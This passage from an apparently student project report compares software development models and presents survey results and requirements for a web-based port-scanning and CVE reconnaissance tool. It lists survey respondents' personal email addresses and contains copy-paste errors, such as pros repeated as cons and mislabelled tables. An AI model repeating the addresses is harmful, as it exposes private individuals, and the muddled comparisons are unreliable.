can make prototypes at each stage of the spiral, which makes it easier to release new products and improve them over time, as well as to make prototypes at each stage. The most important thing about the model is that it can deal with unknown risks after the project has started. Making a prototype makes this possible. (techtarget, 2022)




Figure 19: Spiral Model (geeksforgeeks)

#### **Reason for considering this module:**

- There are many benefits to the Spiral model, but risk handling is one of the most important. It is the best way to go about developing a project because you can figure out how to deal with risks at every stage.
- Strong approval and documentation control. This is what you need to be good at. □ In this model, we can easily change our needs at later stages and make sure they are properly incorporated. Even more functionality can be added at a later time, as well.

#### **Reason for not selecting a prototype model:**

- For one thing, it is a lot more difficult than other SDLC models because process is so much complex.
- Risk Analysis is too important and requires a lot of specific knowledge.

- A hard time managing their time. At the start of the project, we don't know how many phases there will be. This makes it hard to figure out how long it will take.

### 3.1.3 Iterative Model

The iterative model is a subset of the software development life cycle (SDLC) that begins with a simple implementation and gradually increases in complexity and feature set until the final system is complete. When discussing the iterative process, the term "incremental development" is sometimes thrown around loosely and interchangeably, referring to the incremental changes made during the design and implementation of each new iteration. (airbrake, 2016)




Figure 20: Iterative Model (Javapoint, 2022)

#### Reason for considering this module:

- This model is quite adaptable. As new features can be added at any point during the development process.
- The end user or stakeholder can immediately provide input, which can then be included into the system.

- System faults and flaws can be spotted early.


**Reason for not selecting a prototype model:**

- This model is quite adaptable. As new features can be added at any point during the development process.
- The end user or stakeholder can immediately provide input, which can then be included into the system.
- System faults and flaws can be spotted early.

### **3.2 Selected Methodology**

#### **3.2.1 Extreme Programming**

Agile's Extreme Programming methodology is employed to get the desired result. Agile is currently one of the most popular web project management methodologies. According to a poll, more than half of the 601 participants now employ Agile rather than traditional methodologies like as Waterfall (21 Design, 2019). It focuses on delivering executable code and considers humans to be the most important component of software development. (Maurer, 2002). I picked Extreme programming style in particular because XP is based on values, principles, and practices, and its purpose is to enable small to mid-sized teams to generate high-quality software while adapting to evolving and changing requirements. (Digité, Inc, 2021)



*Figure 21: Extreme Programming Methodology*

I used the Extreme Programming style to complete this project. Extreme programming is a type of software development process that falls under the umbrella of agile methodologies. The purpose of XP is to allow small to mid-sized teams to generate high-quality software while adapting to evolving and changing needs. It is based on values, principles, and practices. (whomadewhat, 2021)

#### **Reason for selecting Extreme Programming Methodology:**

- XP saves money and time by concentrating solely on the timely delivery of finished products with rigorous quality control.
- In comparison to the other methodologies discussed above, XP employs a straightforward development design.
- XP places a premium on easy-to-read, recognize, manage, and modify code.
- The method's several stages assist in identifying risks, quantifying them, and minimizing them appropriately.
- Additionally, Extreme Programming provides continuous feedback, which enables you to listen and make necessary improvements as quickly as possible.

### 3.3 Comparison between two methodology

#### 3.1.1 Differences between Extreme Programming Model and Prototype Model

Features	Extreme Programming	Prototype
<i>Aim Of Model</i>	Extreme Programming aims to produce high-quality software.	Prototype Model aims to develop a prototype.
<i>Cost control</i>	Cost control is possible.	Cost control is not possible.
<i>System Complexity</i>	Code is clear and comprehensible at all times.	Code gets complex with the addition of features time to time.
<i>Expenditure of Project</i>	Using this approach results low expenditure.	Using this approach results high expenditure.
<i>Completion of Project</i>	There is high chance of successful completion of the project.	There is very minimum chance of completion of project.
<i>Customer Engagement</i>	Customer engagement ensures their satisfaction.	Client may not be happy with initial prototype.

*Table 2: Difference between Extreme and Prototype Model*

### 3.1.2 Similarity between Extreme Programming Model and Spiral Model

<b>Features</b>	<b>Extreme Programming</b>	<b>Prototype</b>
<i>Easy to find missing functionality</i>	Yes	Yes
<i>Ideal for online system</i>	Yes	Yes
<i>Actively user involvement in the development phase</i>	Yes	Yes
<i>Testing of the program during different phases</i>	Yes	Yes
Accommodative to changes	Yes	Yes

*Table 3: Similarity between Extreme Programming Model and Spiral Model*

### 3.4 Phases of chosen approach/methodology

The various phases of the extreme programming methodology with respect to the project are:

#### 1. Planning

Planning is initial stage of the development this is the phase where the overall project is planned. Customers specify whatever they want from a system, and the developer records and converges on the need throughout the development process. During this procedure, many project components such as expense, time, and resources are calculated. Furthermore, this phase involves feasibility analysis, financial commitments of projects, business requirements, problem domain, cost-benefit analysis, and so on.

Some of the activities that were carried out during this period are as follows:

- ✓ A detailed survey of professionals and end-users was undertaken to understand better customer demand.
- ✓ A feasibility study was conducted for expense, market, scope, resource, and time.
- ✓ Identifying and examining the problem domain, as well as devising a plan to fix or minimize the problem.
- ✓ Functionality of different similar types of project were tested.
- ✓ To construct project milestones, a work breakdown structure and a Gantt chart were made.

Task	Estimated Duration
A detailed survey data collection	4 days
Feasibility study	6 days
Identifying and examining the problem domain	7 days
Functionality similar types of project	3 days

*Table 4: Task carried out during planning*

## 2. Designing

This phase involves system design, with the emphasis on simplicity. It essentially entails developing the system's layout. The project plan precedes the initial design. Creating spike solutions or simple programs exploring potential solutions for a specific problem, ignoring all other concerns, mitigate risk. Test-driven development is a feature that allows developers to make changes whenever possible.

The system overview is planned and fixed to be applied in future rounds of development. Among the actions carried out and planned during this period are:

- ✓ Data Modelling was performed to understand the types of all the data types.
- ✓ Basic system architecture is designed to get graphical illustration of system.
- ✓ Flowchart is designed to understand the overall flow of the system.
- ✓ User case diagram is designed to understand the relation between user and system. ✓ Development of work breakdown structure and Gantt Chart

<b>Task</b>	<b>Estimated Duration</b>
Data Modelling	3 days
Basic system architecture designed	4 days
Flowchart development	2 days
User case diagram	4 days
Work breakdown structure and Gantt Chart development	3 days

*Table 5: Task carried out during Designing*

### 3. Coding

Coding is the most crucial development step as XP concentrates on keeping consistent and easy to read and refactor. Therefore, the code is frequently integrated into the dedicated repository, with just one pair integrating at a time to prevent conflicts and optimization at the end. Some of the crucial activities which are conducted in this phase are listed below:

- ✓ Principle of Object-oriented Programming was followed with classes and functions.
- ✓ PHP with appropriate logic was used to create different functionality of the web application.
- ✓ PHP with json and other libraries were used to integrate MySQL database in the program.
- ✓ Code commenting was effectively performed to make the source code easy to understand.
- ✓ HTML, CSS, and JavaScript was used for front end development.

<b>Task</b>	<b>Estimated Duration</b>
Understanding function of class and function	7 days
Development and integration of database	10 days

Code commenting	3 days
Frontend development	14 days

*Table 6: Task carried out during coding*

#### 4. Testing

Extreme programming integrates testing with the development phase rather than at the end of the development phase. As a result, all codes pass the unit tests to eliminate bugs, and the code passes all such unit tests before finalization.

##### Unit Tests

A unit test is a technique for ensuring the functionality of a given module of source code. In unit testing, a developer examines each component of software independently. Creating unit tests enables developers to protect functionality from being destroyed accidentally. Before the software/program is released to the user, it must pass all available unit tests.

##### System Tests

Individual and specific features of the system are covered by unit testing. Likewise, during the system test phase, the entire project is tested. This type of testing enables developers to determine whether or not the entire project is operating normally. Some of the activities conducted in this phase are:

- ✓ Coding conventions were followed during the development and testing phases.
- ✓ Individual testing phases were followed by unit testing, while the entire system was tested using system testing.
- ✓ Testing analysis was conducted in order to review all test results.

Task	Estimated Duration
Functionality check of various function of web application	7 days
Testing Analysis	8 days

*Table 7: Task carried out in testing*

#### 5. Software Increment:

This phase entails soliciting feedback from customers following the product's debut. Not only from the customer, but also from professionals, feedback is required.

Several activities were conducted in accordance with the FYP, including the following:

- ✓ A post-survey was conducted targeting educational enthusiasts and network professionals.
- ✓ The project will be open source.
- ✓ Detailed explanation of future work that will occur as a result of the project.
- ✓ Mentioning in full the risks, threats, and contingency preparation associated with the project.
- ✓ The feedback was examined and any required adjustments made.

### **3.5 Survey Results**

#### **3.5.1 Pre-Survey Results**

17 responses



Accepting responses

Summary

Question

Individual

Who has responded?

Email

sejalrawal@gmail.com

krijesh.joshi08@gmail.com

ashishlama991@gmail.com

bhaskardhungel@gmail.com

anurawal@gmail.com

audinkhadka93@gmail.com

sumanbhattarai@gmail.com

sumitkoirala@gmail.com

Figure 22: People who have participated in pre-survey

What is your Profession?

Copy

17 responses




Figure 23: Pre-survey result (I)

How often do you use Internet?

 Copy

17 responses




Figure 24: Pre-survey result (II)

Do you have knowledge regarding Port in networking?

 Copy

17 responses




Figure 25: Pre-survey result (III)

Are you aware of network vulnerabilities ?

 Copy

17 responses



Figure 26: Pre-survey result (IV)

Are you aware of port scanning tools?

 Copy

17 responses




Figure 27:Pre-survey result (V)

Have you ever used port scanning tool to lookup port ?

 Copy

17 responses




Figure 28:Pre-survey result (VI)

How important do you think it is important to perform portscanning ?

 Copy

17 responses




Figure 29: Pre-survey result (VII)

Did you know portscanning is one of the important and essential step of ethical hacking?

 Copy

17 responses



Figure 30: Pre-survey result (VIII)

Did you know intruder is able to compromise system through open ports?

 Copy

17 responses





Figure 31: Pre-survey result (IX)

Have you ever heard of Common Vulnerabilities and Exposures (CVE) ?

 Copy

17 responses



*Figure 32: Pre-survey result (X)**Figure 33: Pre-survey result (XI)*

### 3.5.1.1 Pre survey analysis

In order to build better knowledge of what people expect from a project like this, a survey was carried out among 17 individuals of diverse age groups and gender. Conducting this survey has helped to provide a better perspective of targeted demographic requirements, vital qualities and usability for the overall development of the system.

After doing survey I found out that there is good scope in developing the web application as many of people were about the reconnaissance stage while performing ethical hacking as survey with the survey result I decided to develop a reconnaissance tool for making reconnaissance step much easier and simplified. With the survey result

I planned to develop better tool than existing one. Survey results has played key part for creating architecture of this project by understanding the people desires.

### **3.5.2 Post Survey Results**

The screenshot shows a Google Forms interface with the following details:

- Responses:** 19 responses
- Status:** Accepting responses (switched on)
- Summary (selected):** Shows a list of participant emails.
- Question:** Not selected.
- Individual:** Not selected.

**Who has responded?**

Email
sejalrawal@gmail.com
krijesh.joshi08@gmail.com
bansgorkhalee007@gmail.com
joshidurga32@gmail.com
deeptikharel901@gmail.com
adityapoudelwantyou@gmail.com
sahadevpokhrel8@gmail.com
dineshshahi999@gmail.com

Figure 34: People who have participated in post survey

What is your current position

 Copy

19 responses




Figure 35: Post-survey result (i)

How would you like to use this project in the future?

 Copy

19 responses



Figure 36: Post-survey result (ii)

Do you think this project would contribute in information security domain presently, now that you have used it?

 Copy

19 responses



Figure 37: Post-survey result (iii)

Who would you think will benefit most out of this project ?

 Copy

19 responses




Figure 38: Post-survey result (iv)

Which feature do you think is the best in this project?

 Copy

19 responses




Figure 39: Post-survey result (v)

Which feature is your least favorite in this project?

 Copy

19 responses




Figure 40: Post-survey result (vi)

How would you rate features in this project?

 Copy

19 responses




Figure 41 Post-survey result (vii)

Which application do you think you will use for doing reconnaissance?

 Copy

19 responses





Figure 42 Post-survey result (viii)

How would you rate current prototype?


 Copy

19 responses



*Figure 43: Post-survey result (ix)*

How likely are you to recommend this project to a friend/colleague/organization? Copy  
19 responses

*Figure 44: Post-survey result (x)*

Do you have any suggestion or feedback to enhance this project?

19 responses

Enough for FYP. Good luck.

Cant wait to try this out., You really have nice features for this project.

best of luck

No equity

This is a very good FYP project, little bit of enhancement is needed to take this project to production level.  
Best wishes!!!!

Competitor for Nmap. Best of luck!

Lala

Wow discovering an exploit and CVE from one tool gonna save lot of time. Amazing concept.

I have high hope from you regarding this project. Little bit of improvement is needed, you can add some of

*Figure 45: Post-survey result (xi)*

### **2.5.1.2 Post survey analysis**

After pre-survey was conducted successfully, post- survey was also conducted in order to develop better understanding of people's opinion of the people about the newly developed "firstRECON", a survey was carried out among 19 individuals.

The results of this survey have provided a more accurate picture of the viewpoints of the targeted population, as well as the usability of the produced system. It was their insightful comments on my project that provided me the motivation to improve the overall quality of the project and steer me toward a successful completion.

## **2.6 Requirement Analysis**

### **2.6.1 Overall requirement**

As this project is fully based on web platform, loading or accessing the web application doesn't require any specialized hardware requirement. Every modern web browser is capable of rendering this application.

Some requirement for running this web application are listed below

- Smartphone or laptop
- Stable internet connection
- Web browser: Google Chrome, Safari, Firefox, etc.

### **2.6.2 Generalized list of requirement**

#### **2.6.2.2 Functional**

- User can login into the web application
- User can register new user
- User can view the feature of the web application without logging into the web application
- User can understand the function of the program without doing login to the system through the description provided in the home page.

#### **2.6.2.3 Non-functional**

- User can get information about the Port Scan results in details
- User can get the information of DNS record of the targeted host.
- User can get the information of the ping status of any targeted host.

#### **2.6.2.4 Useable**

- User can switch different page by clicking the logo of the program
- User can perform logout by clicking the name which is displayed when user perform login
- User can select the type of DNS record while performing DNS Lookup.
- User can select the type of scan while performing port scan (i.e. Package, Range, Custom scan)

#### **2.6.2.5 Platform used in this project**

- IDE to be used: PhpStorm
- DevOps tool: Dockers
- Database: MySQL

- API: NVD API (National Vulnerability Database), SerpApi API
- Frontend: HTML, CSS, JS
- Backend Framework: Laravel/ PHP
- Documentation: Microsoft Word
- Gantt chart: Clickup
- Survey: Google Forms
- Diagram: draw.io
- Other: Nmap, Windows Command Line

## 2.7 Design

### 2.7.1 Use case diagram

